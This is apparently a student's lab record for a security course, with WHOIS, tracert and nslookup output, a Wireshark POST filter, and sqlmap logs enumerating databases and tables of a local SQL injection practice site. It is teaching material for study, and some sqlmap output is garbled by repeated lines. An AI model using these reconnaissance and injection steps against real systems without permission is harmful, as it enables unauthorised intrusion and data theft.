Name: Prayag Mitaliya. SAPID: 60004220259


Div: C3 Batch: C32 Branch: Computer Engineering

EXPERIMENT 9: Information gathering tools

1. Who Is



vulnweb.com



Registrant Contact Acunetix Acunetix Name: Organization: Acunetix Ltd 3rd Floor,, J&C Building,, Road Town Street: City: Tortola VG1110 Postal Code: VG Country: Phone: +1.23456789 Email: administrator@acunetix.com

Administrative Contact	
Name:	Acunetix Acunetix
Organization:	Acunetix Ltd
Street:	3rd Floor,, J&C Building,, Road Town
City:	Tortola
Postal Code:	VG1110
Country:	VG
Phone:	+1.23456789
Email:	administrator@acunetix.com



🔀 Technical Contact

Name: **Acunetix Acunetix** Organization: Acunetix Ltd Street: 3rd Floor,, J&C Building,, Road Town Tortola City: Postal Code: VG1110 VG Country: +1.23456789 Phone: Email: administrator@acunetix.com

Raw Whois Data

Domain Name: vulnweb.com

Registry Domain ID: D16000066-COM

Registrar WHOIS Server: whois.eurodns.com Registrar URL: http://www.eurodns.com Updated Date: 2023-05-26T10:04:20Z Creation Date: 2010-06-14T00:00:00Z

Registrar Registration Expiration Date: 2025-06-13T00:00:00Z

Registrar: Eurodns S.A. Registrar IANA ID: 1052

Registrar Abuse Contact Email: legalservices@eurodns.com

Registrar Abuse Contact Phone: +352.27220150

Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Registry Registrant ID:

Registrant Name: Acunetix Acunetix Registrant Organization: Acunetix Ltd

Registrant Street: 3rd Floor,, J&C Building,, Road Town

Registrant City: Tortola Registrant State/Province: Registrant Postal Code: VG1110

Registrant Country: VG

Registrant Phone: +1.23456789

Registrant Fax:

Registrant Email: administrator@acunetix.com

Registry Admin ID:

Admin Name: Acunetix Acunetix

```
Admin Organization: Acunetix Ltd
Admin Street: 3rd Floor,, J&C Building,, Road Town
Admin City: Tortola
Admin State/Province:
Admin Postal Code: VG1110
Admin Country: VG
Admin Phone: +1.23456789
Admin Fax:
Admin Email: administrator@acunetix.com
Registry Tech ID:
Tech Name: Acunetix Acunetix
Tech Organization: Acunetix Ltd
Tech Street: 3rd Floor,, J&C Building,, Road Town
Tech City: Tortola
Tech State/Province:
Tech Postal Code: VG1110
Tech Country: VG
Tech Phone: +1.23456789
Tech Fax:
Tech Email: administrator@acunetix.com
Name Server: ns1.eurodns.com
Name Server: ns2.eurodns.com
Name Server: ns3.eurodns.com
Name Server: ns4.eurodns.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2024-02-17T05:16:12Z <<<
```

2. Tracert

```
C:\Users\SHAUN FERNANDES>tracert google.com
Tracing route to google.com [142.250.192.78]
over a maximum of 30 hops:
        1 ms
                1 ms
  1
                         1 ms 192.168.0.1
       6 ms
  2
                 1 ms
                         1 ms 103.255.115.99
       3 ms
                3 ms
  3
                         2 ms 103.255.115.97
  Ц
       9 ms
                         7 ms 202.134.145.222
                8 ms
                         2 ms 202.134.145.125
  5
       21 ms
                3 ms
       7 ms
                3 ms
                        3 ms 202.134.145.153
  6
  7
                         3 ms 202.134.145.121
       10 ms
                3 ms
                4 ms
                         3 ms 103.233.140.42
  8
       11 ms
       7 ms
                         2 ms 74.125.37.7
  9
                3 ms
                         7 ms 108.170.226.131
 10
       8 ms
                3 ms
 11
       10 ms
                3 ms
                         6 ms bom12s16-in-f14.1e100.net [142.250.192.78]
Trace complete.
```

3. nslookup

sf1@DESKTOP-ST93SJ9:~\$ nslookup amazon.com

Server: 192.168.240.1 Address: 192.168.240.1#53

Non-authoritative answer:

Name: amazon.com

Address: 52.94.236.248


Name: amazon.com Address: 54.239.28.85 Name: amazon.com

Address: 205.251.242.103

4. Shodan



5. Google dork




CONCLUSION:


Thus, we have successfully studied various information gathering tools/ footprint tools and explored how they retrieve information from different sites.


EXPERIMENT 10: Wireshark





http.request.method==''POST''.





CONCLUSION

Thus, we have successfully studied packet sniffing tools (wireshark) and explored how packets can be traced on the basis of different filters

EXPERIMENT 11: SQL Injection

```
★ HackingFlix) - [~]
 $ sqlmap -h
                          {1.5.2#stable}
                          http://sqlmap.org
Usage: python3 sqlmap [options]
Options:
 -h, --help
                        Show basic help message and exit
                        Show advanced help message and exit
 -hh
                        Show program's version number and exit
  --version
 -v VERBOSE
                        Verbosity level: 0-6 (default 1)
   At least one of these options has to be provided to define the
   target(s)
   -u URL, --url=URL
                       Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -a GOOGLEDORK
                        Process Google dork results as target URLs
 Request:
```

```
File Actions Edit View Help

[12:19:26] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')

[12:19:26] [INFO] testing for SQL injection on GET parameter 'id' it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes [Y/n] y
for the remaining tests, do you want to skip test payloads specific for other DBMSes [Y/n] y
for the remaining tests, do you want to skip test, do you want to skip
```

```
[12:19:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[12:19:51] [INFO] fetching database names
[12:19:51] [INFO] fetching database names
[12:19:51] [INFO] retrieved: 'information_schema'
[12:19:51] [INFO] retrieved: 'challenges'
[12:19:51] [INFO] retrieved: 'mysql'
[12:19:51] [INFO] retrieved: 'performance_schema'
[12:19:51] [INFO] retrieved: 'security'
available databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] mysql
[*] performance_schema
[*] security

[12:19:51] [INFO] fetched data logged to text files under '/home/aakash/.local/share/sqlmap/output/localhost'
[*] ending @ 12:19:51 /2021-04-21/
```

Conclusion:

```
File Actions Edit View Help
c78566e525a4a524b6e4b,0x71787a7671)#
[12:24:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[12:24:19] [INFO] fetching tables for database: 'security'
[12:24:19] [INFO] retrieved: 'emails'
[12:24:19] [INFO] retrieved: 'referers'
[12:24:19] [INFO] retrieved: 'uagents'
[12:24:19] [INFO] retrieved: 'users'
Database: security
[4 tables]
  emails
  referers
  uagents
  users
```

CONCLUSION

Thus, we have successfully studied SQL injection and implemented basic injections to check out the data in server with Kali Linux using SQL map.